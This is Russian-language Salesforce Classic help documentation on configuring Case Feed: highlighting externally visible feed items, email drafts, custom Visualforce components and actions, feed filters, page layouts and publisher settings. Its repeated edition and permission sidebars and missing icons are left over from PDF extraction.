## Выделение элементов ленты, поддерживающих внешнее отображение, в ленте обращений

При необходимости выделите элементы ленты, доступные внешним пользователям, в ленте обращений. Теперь агенты службы поддержки могут легко отличать элементы ленты, доступные только внутренним пользователям, от элементов ленты, доступных внешним пользователям.

По умолчанию лента обращений не позволяет различать элементы ленты по их доступности.

Чтобы гарантировать корректную работу функции выделения, рекомендуем включить параметры «Включить ленту обращений сообщества» и «Выделить элементы ленты, поддерживающие внешнее отображение».

При включении параметров «Включить ленту обращений сообщества» и «Выделить элементы ленты, поддерживающие внешнее отображение» лента обращений выделяет указанные ниже элементы ленты.

- Общедоступные сообщения эл. почты, отправленные или полученные с адреса эл. почты контакта обращения
- Общедоступные комментарии к обращениям
- Все сообщения социальной сети (например, сообщения Facebook)
- Вопросы, расширенные из сообществ

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»

И

«Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

- ""
- ""


- Задачи с параметрами «Все с доступом» и «Общедоступный»
- События с параметрами «Все с доступом» и «Общедоступный»
- Сообщения Chatter с параметрами «Все с доступом» и «Общедоступный»

При включении только параметра «Выделить элементы ленты, поддерживающие внешнее отображение» лента обращений выделяет указанные ниже элементы ленты.

- Входящие и исходящие сообщения эл. почты, отправленные или полученные с адреса эл. почты контакта обращения

При включении только параметра «Включить ленту обращений сообщества» элементы ленты не выделяются.

Данный параметр доступен только для компактной ленты.




1. Элементы ленты, выделенные оранжевым цветом, доступны внешним пользователям (например, клиенты).
2. Элементы ленты без выделения доступны только внутренним пользователям (например, агенты службы поддержки).
  1. Включите параметр «Выделить элементы ленты, поддерживающие внешнее отображение».
    - a. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
    - b. Выберите нужный макет страницы на основе ленты и щелкните ссылку «Правка».
    - c. Установите флажок «Выделить элементы ленты, поддерживающие внешнее отображение» в параметрах представления ленты.
  2. Включите параметр «Включить ленту обращений сообщества».
    - a. Откройте страницу «Параметры поддержки» посредством параметров управления обращениями.
    - b. Установите флажок «Включить ленту обращений сообщества».

## Включение поддержки электронных черновиков в ленте обращений

Электронные черновики позволяют агентам службы поддержки, использующим ленту обращений, создавать и сохранять сообщения для более поздней отправки. Кроме того, данная функция поддерживает внедрение процессов утверждения, позволяющих отправлять клиентам сообщения эл. почты, проверенные администраторами или старшими агентами.

Прежде чем включить поддержку электронных черновиков, рекомендуем [настроить функцию Email-to-Case](#) и [ленту обращений](#).

1. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры поддержки**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить поддержку электронных черновиков».
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Если сообщение сохраняется в качестве черновика, то изменения полей (кроме полей «Кому», «От», «Копия», «СК» и «Тема») в действии «Эл. почта» не сохраняются. При использовании электронных черновиков рекомендуем удалить любые дополнительные поля из действия «Эл. почта».

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)


[Создание процессов утверждения для электронных черновиков](#)

## Добавление настраиваемых компонентов в ленту обращений

Чтобы предоставить агентам службы поддержки, работающим с обращениями, удобный доступ к специальным инструментам или функциям, рекомендуем использовать страницы Visualforce в качестве настраиваемых компонентов ленты обращений.

Например, пользователь может создать компонент «Карта», позволяющий агентам просматривать местоположение клиентов, или инструмент, позволяющий агентам находить продукты, связанные с текущими обращениями. Система поддерживает любую страницу Visualforce, содержащую стандартный контроллер обращения в качестве настраиваемого компонента.

Чтобы добавить созданную страницу Visualforce в макет ленты обращений, выполните указанные ниже действия.

1. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
  - Щелкните ссылку «**Правка**» напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку «**Представление ленты**» в редакторе макетов страниц.
  - Нажмите кнопку  напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «**Редактировать представление ленты**». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Управление обращениями»
- И
- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров ленты обращений:

- «Управление обращениями»
- И
- «Настройка приложения»

- Щелкните «+ **Добавить страницу Visualforce**» в разделе «Другие инструменты и компоненты» и выберите нужную страницу.

Ширина компонента определяется шириной соответствующего столбца. Чтобы оптимизировать внешний вид компонента, рекомендуем задать ширине страницы Visualforce значение «100%».

- Укажите высоту компонента.
- Выберите область страницы для отображения компонента.



**Совет:** Компоненты правого столбца не отображаются при просмотре страницы сведений об обращении. Чтобы гарантировать постоянную доступность компонентов, рекомендуем использовать левый столбец.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

## Добавление настраиваемых действий в ленту обращений

Чтобы предоставить агентам службы поддержки удобный доступ к дополнительным инструментам и функциям, необходимым для обработки обращений, рекомендуем дополнить публикатор ленты обращений настраиваемыми действиями.

Действия ленты обращений позволяют агентам службы поддержки выполнять разные задачи (например, отправлять сообщения эл. почты клиентам, создавать примечания к обращениям и изменять статусы обращений). Страницы Visualforce позволяют создавать настраиваемые действия, предоставляющие агентам доступ к дополнительным функциям. Например, создайте действие «Карта и локальный поиск», позволяющее агентам определять местоположение клиента и находить ближайшие центры обслуживания.

Система поддерживает любую страницу Visualforce, использующую стандартный контроллер обращения в качестве настраиваемого действия.

**Прим.:** Дополнительные инструкции по добавлению действий при использовании расширенного редактора макетов страниц для настройки публикатора в макете ленты обращений см. в разделе «[Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц](#)».

- Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
- В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
  - Щелкните ссылку «**Правка**» напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку «**Представление ленты**» в редакторе макетов страниц.
  - Нажмите кнопку напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
- Щелкните «+ **Добавить страницу Visualforce**» в списке настраиваемых действий.
- Выберите нужную страницу.
- Укажите высоту действия в пикселах.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления настраиваемых действий в ленту обращений:

- «Настройка приложения»

- Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

[Поиск по параметрам управления объектами](#)

## Создание настраиваемых фильтров ленты для ленты обращений

Настраиваемые фильтры ленты позволяют агентам службы поддержки концентрировать свое внимание на наиболее важных элементах.

- Введите строку *«Обращения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Фильтры ленты»**.
- Нажмите кнопку **«Создать»**.
- Введите метку, имя и описание фильтра в разделе «Сведения о фильтре ленты».
- Определите способ заполнения данного фильтра в разделе «Критерии фильтра ленты». При необходимости создайте дополнительные уточненные фильтры посредством функции «ИЛИ».

| Поле               | Описание  |
|--------------------|---|
| Тип элемента ленты | Данное поле определяет тип ленты для добавления в фильтр. Например, тип элемента ленты «Созданная запись» отображает элементы ленты о новых записях.  |
| Связанный объект   | Данное поле определяет объект, связанный с выбранным элементом ленты. Список содержит все объекты, связанные с объектом «Обращение». Объекты, доступные в списке, определяются настройками организации. Например, при выборе типа элемента ленты «Созданная запись» объект «Обращение» может быть выбран в качестве связанного. Таким образом, данный фильтр отображает новые обращения.  |
| Доступность        | Данное поле определяет необходимость добавления элемента ленты в фильтр на основе доступности элемента ленты. Доступность определяется параметрами безопасности и общего доступа для связанного объекта. Доступные значения: «Все пользователи» и «Внутренние пользователи». Например, при выборе типа элемента ленты «Лента комментариев к обращению» доступности может быть задано значение «Внутренние пользователи». Таким образом, данный фильтр ленты отображает комментарии к обращению, добавленные внутренними пользователями. |

- Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»

Для назначения макетов страниц:

- «Управление пользователями»

6. После определения настраиваемых фильтров ленты рекомендуем добавить фильтры в список выбранных фильтров в разделе «Параметры фильтров ленты» настроек «Представление ленты» макета страницы.



**Пример:** Чтобы создать фильтр, отображающий взаимодействия с клиентом, рекомендуем определить фильтр «Взаимодействие с клиентами», использующий указанные ниже критерии.

- Критерий 1. Тип элемента ленты «Комментарий к обращению» со значением доступности «Все пользователи».
- Критерий 2. Тип элемента ленты «Сообщение эл. почты» со значением доступности «Все пользователи».
- Критерий 3. Тип элемента ленты «Сообщение Chatter» со значением доступности «Все пользователи».

При применении данного фильтра лента обращений отображает только элементы ленты «Комментарий к обращению», «Сообщение эл. почты» и «Chatter», доступные внешним и внутренним пользователям. Все остальное отфильтровывается.

СМ. ТАКЖЕ:

[Создание и редактирование макетов ленты в ленте обращений](#)

[Параметры для представлений ленты в ленте обращений](#)

## Общие сведения о макетах страниц ленты обращений

Чтобы определить поля, инструменты и функции, доступные агентам службы поддержки при обработке обращений, рекомендуем настроить представление ленты, подробное представление, панель основных показателей и страницу закрытия обращения.

Лента обращений позволяет настраивать макеты страниц четырех типов.

- Представления ленты (отображаются при управлении и обработке обращений).
- Подробные представления (отображаются при нажатии «**Просмотр сведений об обращении**»).
- Панели основных показателей (отображаются вверху лент и страниц сведений об обращениях).
- Представления для закрытия обращения (отображаются при закрытии обращений на странице сведений об обращении).

В разделе параметров управления объектами для обращений можно создавать, редактировать и назначать все четыре типа макетов в разделе «Макеты страниц».

СМ. ТАКЖЕ:

[Создание и редактирование макетов ленты в ленте обращений](#)

[Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц](#)

[Настройка панели основных показателей в ленте обращений](#)

[Поиск по параметрам управления объектами](#)



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка панели основных показателей в ленте обращений

Панель основных показателей отображается вверху подробного представления ленты и содержит наиболее важные сведения об обращении. Панель основных показателей может быть дополнена полями, необходимыми агентам службы поддержки для работы.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В разделе «Макеты страниц для пользователей ленты обращений» нажмите кнопку  напротив нужного макета и выберите «**Редактировать подробное представление**».
3. Наведите указатель мыши на панель основных показателей и щелкните отображаемый значок .
4. Чтобы изменить поля, щелкните нужную область на странице «Свойства панели основных показателей».
5. Чтобы выбрать тип информации для добавления в каждое поле, воспользуйтесь раскрывающимся списком. Чтобы оставить поле незаполненным, выберите значение «Нет». Поля «Номер обращения» и «Дата создания» не могут быть перемещены или удалены.
6. Нажмите кнопку «**ОК**».

СМ. ТАКЖЕ:

[Настройка ленты обращений](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»


Для назначения макетов страниц:


- «Управление пользователями»



## Создание и редактирование макетов ленты в ленте обращений

Макеты страницы просмотра ленты определяют действия, поля и инструменты, доступные пользователям при работе с обращениями в ленте обращений. Система Salesforce позволяет создавать разные макеты и назначать их разным профилям пользователей. Например, один макет может быть предназначен для агентов, а второй для их руководителей.

 **Прим.:** Прежде чем создать макет страницы просмотра ленты, добавьте новый макет страницы сведений об обращении.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
  - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
  - Нажмите кнопку  напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

Чтобы добавить, изменить или удалить действия при использовании расширенного редактора макетов страниц для настройки публикатора в макете, выберите «Редактировать подробное представление».
3. Выберите инструменты, компоненты и параметры для страницы просмотра ленты.
4. Нажмите кнопку **«Сохранить»**.

Созданные или измененные макеты страницы просмотра ленты могут быть назначены профилям.

СМ. ТАКЖЕ:

[Общие сведения о макетах страниц ленты обращений](#)

[Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц](#)

[Поиск по параметрам управления объектами](#)

## Параметры для представлений ленты в ленте обращений

Параметры позволяют настроить ленту обращений в соответствии с текущими процессами и бизнес-требованиями службы поддержки.

Рекомендуем применять данные параметры при [создании или обновлении представлений ленты для ленты обращений](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»

Для назначения макетов страниц:

- «Управление пользователями»

Параметры представления ленты

| Параметр  | Использование  | Примечания  |
|---|--|---|
| Включить полноширинное представление ленты на консоли       | Отображение ленты по всей ширине страницы при просмотре обращений на вкладках или вложенных вкладках консоли Salesforce.                                 | Область страницы, занимаемая лентой при включении данного параметра, определяется наличием инструментов или компонентов в правом столбце макета ленты обращений, а также наличием компонентов боковой панели консоли.<br><br>Данный параметр включается автоматически для организаций, созданных после выпуска Summer'14.   |
| Включить компактное представление ленты на консоли          | Обновление внешнего вида представления ленты и уменьшение элементов ленты при просмотре обращений на вкладках или вложенных вкладках консоли Salesforce. | Компактная лента позволяет агентам просматривать дополнительные сведения об обращении без лишней прокрутки.<br><br>Данный параметр доступен только при включении параметров «Действия в публикаторе» и «Использовать редактор макетов страниц для настройки действий».  |
| Выделить элементы ленты, поддерживающие внешнее отображение | Определение элементов ленты, доступных внешним пользователям, путем изменения цвета фона элемента ленты на оранжевый.                                    | Данный параметр доступен только для компактной ленты.<br><br>Если включены оба параметра — данный параметр и «Включить ленту обращений сообщества», — то в потоке обращения выделяются следующие элементы потока. <ul style="list-style-type: none"> <li>• Общедоступные сообщения эл. почты, отправленные или полученные с адреса эл. почты контакта обращения</li> <li>• Общедоступные комментарии к обращениям</li> <li>• Все сообщения в соц. сетях</li> <li>• Вопросы, расширенные из сообществ</li> <li>• Задачи с параметрами «Все с доступом» и «Общедоступный»</li> <li>• События с параметрами «Все с доступом» и «Общедоступный»</li> <li>• Сообщения Chatter с параметрами «Все с доступом» и «Общедоступный»</li> </ul> <p>См. также <a href="#">Настройка ленты обращений сообщества</a>.</p> |

Параметры публикатора

| Параметр   | Использование   | Примечания   |
|--|---|--|
| Использовать редактор макетов страниц для настройки действий | Использование расширенного редактора макетов страниц по умолчанию для выбора действий, отображаемых в публикаторе ленты обращений.                          | Данный параметр отображается только организациям, включившим параметр «Действия в публикаторе».  |
| Автоматическое свертывание публикатора                       | Автоматическое свертывание неиспользуемого публикатора для более полного отображения ленты. Чтобы развернуть публикатор, агент должен щелкнуть внутри него. | Данный параметр включается автоматически для организаций, созданных после выпуска Summer'14, и доступен только при включении параметров «Действия в публикаторе» и «Использовать редактор макетов страниц для настройки действий». |

Выбор и настройка действий

| Параметр               | Использование  | Примечания  |
|------------------------|--|---|
| Расположение меню      | Выбор области отображения меню публикатора: средний или левый столбец.   | Данный параметр отображается только при снятии флажка «Использовать редактор макетов страниц для настройки действий». |
| Настраиваемые действия | Выбор не более 10 настраиваемых страниц Visualforce для добавления в качестве действий публикатора. Страницы должны использовать стандартный контроллер обращения. | Данный параметр отображается только при снятии флажка «Использовать редактор макетов страниц для настройки действий». |
| Выбрать действие       | Выбор действий для добавления в публикатор ленты обращений и изменение порядка их отображения.   | Данный параметр отображается только при снятии флажка «Использовать редактор макетов страниц для настройки действий». |


Действие «Записать вызов в журнал»

| Параметр              | Использование  | Примечания   |
|-----------------------|--|--|
| Выбрать поля действия | Выбор полей для добавления в действие «Записать вызов в журнал». | По умолчанию действие «Записать вызов в журнал» содержит поле «Имя клиента». Поля типа «Область обогащенного текста» не могут быть добавлены в действия ленты обращений. |

Действие «Изменить статус»

| Параметр              | Использование  | Примечания  |
|-----------------------|--|---|
| Выбрать поля действия | Выбор полей для добавления в действие «Изменить статус». | По умолчанию действие «Изменить статус» содержит поля «Текущий статус» и «Изменить на:». Поле «Статус», добавляемое в действие, автоматически заменяет оба поля.<br><br>Поля типа «Область обогащенного текста» не могут быть добавлены в действия ленты обращений. |

Действие «Эл. почта»

| Параметр  | Использование  | Примечания   |
|---|--|--|
| Выбрать поля действия                                 | Выбор полей для добавления в действие «Эл. почта».   | Все добавляемые поля отображаются под полем текста сообщения эл. почты.<br><br>Поля типа «Область обогащенного текста» не могут быть добавлены в действия ленты обращений.             |
| Выбрать поля заголовка                                | Выбор полей для добавления в заголовок действия «Эл. почта».   | По умолчанию заголовок действия «Эл. почта» содержит поля «От», «Кому», «СК» и «Тема».   |
| Выбрать инструменты эл. почты                         | Выбор инструментов, которые должны быть доступны агентам при использовании действия «Эл. почта».   | По умолчанию агентам доступны следующие инструменты: «Шаблоны», «Вложения» и «Кнопки поиска адреса».   |
| Включить редактор обогащенного текста                 | Предоставление агентам доступа к редактору обогащенного текста для форматирования сообщений эл. почты (например, изменение шрифта, создание маркированных или нумерованных списков и вставка ссылок или встроенных изображений). | Кнопка  , отображаемая в строке меню редактора, позволяет агентам включать режим обычного текста. |
| Требовать использование редактора обогащенного текста | Предотвращение включения режима обычного текста при создании сообщения эл. почты.  | Данный параметр гарантирует создание и отправку только отформатированных сообщений эл. почты.  |
| Укажите адреса отправителя                            | Автоматическое добавление определенных адресов эл. почты в поле «От».  | При вводе нескольких адресов рекомендуем использовать запятые. Данные адреса будут отображаться как раскрывающийся список в заголовке действия «Эл. почта».                            |

| Параметр   | Использование  | Примечания  |
|--|--|---|
|  |  | Разрешается использовать только адреса эл. почты отправителя, проверенные системой Salesforce.  |
| Разрешить свертываемое поле текста                   | Автоматическое свертывание поля текста сообщения эл. почты. Благодаря автоматическому свертыванию текста, агентам доступно более полное отображение действия «Эл. почта».  | Несмотря на выбор других действий или областей страницы, развернутый текст сообщения эл. почты сворачивается только после повторной загрузки страницы.        |
| Разрешить свертываемый заголовок сообщения эл. почты | Автоматическое свертывание заголовка сообщения эл. почты, который разворачивается только при нажатии кнопки  .  | Данный параметр позволяет агентам разворачивать и сворачивать заголовок по мере необходимости.  |
| Исключить поток эл. почты из черновиков              | Исключение предыдущих сообщений эл. почты при создании сообщений эл. почты в ленте.  | Данный параметр препятствует добавлению предыдущих сообщений эл. почты в исходящее сообщение эл. почты.   |
| Заменить кнопку «Отправить эл. почту» на :           | Выбор кнопки для замены стандартной кнопки «Отправить эл. почту». Данный параметр позволяет изменять метку или внешний вид кнопки и добавлять настраиваемые функции (например, инициирование бизнес-правила при отправке сообщения агентом). | Разрешается использовать любую настраиваемую кнопку, созданную для обращений, кроме тех, где элемент S-Control используется в качестве источника содержимого. |

### Инструменты ленты обращений

| Параметр                            | Использование   | Примечания  |
|-------------------------------------|---|---|
| Выбрать инструменты ленты обращений | Выбор инструментов, которые должны быть доступны агентам при использовании ленты обращений. | По умолчанию агентам доступен инструмент «Статьи», который отображается на странице «Лента обращений» только организациям, использующим компонент Salesforce Knowledge. |

### Инструмент «Статьи»

| Параметр                        | Использование  | Примечания  |
|---------------------------------|--|---|
| Включить PDF-вложения эл. почты | Предоставление агентам возможности добавления PDF-версий статей базы знаний в сообщения эл. почты. | Данный параметр отображается только организациям, использующим компонент Salesforce Knowledge. Если организация использует базу знаний, но <i>не</i> включает |

| Параметр  | Использование  | Примечания  |
|---|--|---|
|   |  | данный параметр, то агенты могут добавлять статьи только в обращения.   |
| Использовать инструмент ленты обращений «Статьи» на консоли | Замена боковой панели базы знаний на консоли Salesforce инструментом ленты обращений «Статьи». | Данный параметр отображается только организациям, использующим компонент Salesforce Knowledge. Если организация использует базу знаний, но <i>не</i> включает данный параметр, рекомендуем скрыть инструмент ленты обращений «Статьи» или боковую панель базы знаний на консоли Salesforce; в этом случае, агентам, обрабатывающим обращения на консоли, будет отображаться только один инструмент. |

#### Другие инструменты и компоненты

| Параметр                 | Использование   | Примечания   |
|--------------------------|---|--|
| Настраиваемые компоненты | Выбор не более 10 настраиваемых страниц Visualforce для добавления в качестве компонентов. Любая страница Visualforce, содержащая стандартный контроллер обращения, может использоваться в качестве настраиваемого компонента.                    | При необходимости измените высоту и выберите область отображения добавленной страницы Visualforce.   |
| Выбрать расположение     | Выбор области отображения инструментов и компонентов (например, настраиваемые кнопки, настраиваемые ссылки и список отслеживающих) на странице. При необходимости скройте любые инструменты и компоненты, которые должны быть недоступны агентам. | <p>Настраиваемые ссылки и кнопки доступны как компоненты правой боковой панели в макете страницы просмотра ленты только в том случае, если они добавлены в связанный макет страницы сведений об обращении.</p> <p>Средство отслеживания контрольных точек доступно только организациям, включившим функцию управления правами.</p> <p>Список «Темы» доступен только организациям, включившим <a href="#">темы для обращений</a>.</p> |

## Параметры фильтрации

| Параметр                  | Использование  | Примечания   |
|---------------------------|--|--|
| Фильтры отображаются как: | <p>Выбор области и способа отображения фильтров ленты.</p> <ul style="list-style-type: none"> <li>• Фиксированный список в левом столбце</li> <li>• Плавающий список в левом столбце</li> <li>• Раскрывающийся список в среднем столбце</li> </ul> | <p>Чтобы разрешить отображение списка фильтров ленты по мере прокручивания страницы, выберите значение «Плавающий список в левом столбце». Рекомендуем использовать данный способ при работе с длинными лентами, так как агенты получают возможность быстрой фильтрации связанных действий в любой области страницы.</p> |
| Выбрать фильтры           | <p>Выбор фильтров для добавления в список фильтров ленты и определение порядка их отображения.</p>   | <p>Рекомендуем размещать наиболее популярные фильтры вверху списка.</p>  |

СМ. ТАКЖЕ:


[Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц](#)

## Добавление компонента «Вложение» в ленту обращений

Чтобы предоставить агентам службы поддержки возможность быстрого просмотра и управления всеми файлами, связанными с обращением, рекомендуем добавить компонент «Вложение» на страницу «Лента обращений».

Все файлы, связанные с обращением, должны быть доступны агентам службы поддержки при работе с клиентами. Компонент «Вложение» позволяет агентам просматривать и управлять всеми файлами Chatter, вложениями эл. почты и файлами из связанного списка «Вложения» записи обращения прямо на странице «Лента обращений». Используя данный компонент, агенты могут быстро загружать и добавлять нужные файлы в сообщения эл. почты.

Агенты могут переключаться между представлением, содержащим последние вложения к обращению во всех источниках, и представлением, содержащим все связанные файлы, отсортированные по дате создания.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
  - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
  - Нажмите кнопку  напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования макетов страниц:

- «Настройка приложения»

Для назначения макетов страниц:

- «Управление пользователями»

3. Выберите компонент **«Файлы»** в разделе «Другие инструменты и компоненты» и определите область его отображения на странице.
4. Нажмите кнопку **«Сохранить»**.


Чтобы добавить компонент «Вложение» на настраиваемые страницы, добавьте компонент `<support:caseUnifiedFiles>` на страницу Visualforce. Чтобы предоставить агентам доступ к данному компоненту без добавления на страницу «Лента обращений», [добавьте его как компонент консоли Salesforce](#).




СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

## Настройка публикатора ленты обращений посредством расширенного редактора макетов страниц

Если организация использует функцию «Действия в публикаторе», то расширенный редактор макетов страниц может использоваться для выбора действий, отображающихся в публикаторе ленты обращений.

 **Прим.:** Данная функция включена по умолчанию для новых организаций Salesforce, использующих ленту обращений, и организаций, активировавших ленту обращений после выпуска Summer'13.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. В зависимости от используемого типа макета страницы, выберите один из перечисленных ниже способов доступа к странице «Параметры ленты обращений».
  - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц», а затем щелкните ссылку **«Представление ленты»** в редакторе макетов страниц.
  - Нажмите кнопку  напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать представление ленты». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
3. Установите флажок «Использовать редактор макетов страниц для настройки действий».
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы открыть редактор макетов страниц, выполните указанные ниже действия.
  - Щелкните ссылку **«Правка»** напротив нужного макета в разделе «Обращение: макеты страниц».
  - Нажмите кнопку  напротив нужного макета в разделе «Макеты страниц для пользователей ленты обращений» и выберите «Редактировать подробное представление». (Данный раздел отображается только организациям, созданным до выпуска Spring'14.)
6. В редакторе макета страницы щелкните элемент  в разделе Быстрые действия в приложении Salesforce Classic в разделе Издатель.
7. Щелкните **«Быстрые действия»** на палитре.
8. Перетащите нужные действия в раздел Быстрые действия в Salesforce Classic в разделе Publisher. При необходимости измените порядок отображения действий и удалите некоторые действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки публикатора  
ленты обращений:

- «Настройка приложения»



Публикатор на странице «Лента обращений» отображает не более 5-6 действий; остальные действия добавляются в раскрывающийся список «Дополнительно».

#### 9. Нажмите кнопку **«Сохранить»**.

Если страница «Параметры ленты обращений» использовалась ранее для настройки публикатора, то при переключении на расширенный редактор макетов страниц доступны перечисленные ниже отличия.

- Список действий отображается вверху публикатора. Список действий не может быть размещен слева от публикатора.
- Действие «Ответить клиенту» представлено двумя действиями: «Эл. почта» и «Портал».
- Список действий напоминает публикатор Chatter на других страницах.
- Стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность») автоматически отображаются в макете публикатора и заменяют действие «Добавить примечание к обращению». При необходимости измените порядок отображения данных действий или удалите ненужные действия.
- Раскрывающийся список «Представление ленты/сведения» заменяет действие «Просмотр сведений об обращении».
- Доступ к настраиваемым действиям, добавленным в публикатор ленты обращений ранее, не предоставляется. Рекомендуем создать и добавить настраиваемые действия в публикатор. Данные новые действия должны использовать `publisher.js` вместо `interaction.js`.
- Страница сведений об обращении, поддерживающая отображение по всей ширине, позволяет просматривать все связанные списки и прочие данные.

СМ. ТАКЖЕ:


[Общие сведения о макетах страниц ленты обращений](#)

[Создание и редактирование макетов ленты в ленте обращений](#)

[Поиск по параметрам управления объектами](#)


## Преобразование макетов страниц для пользователей ленты обращений в макеты страниц обращений

Благодаря замене макетов страниц для пользователей ленты обращений макетами страниц обращений на основе ленты, выпуск Spring'14 отличается более удобными процессами создания и настройки макетов обращений. Преобразование устаревших макетов страниц инициирует доступность расширенного редактора макетов страниц, используемого для управления макетами, и более удобного способа назначения ленты обращений пользователям.

 **Прим.:** Макеты страниц для пользователей ленты обращений доступны только организациям, созданным до выпуска Spring'14.


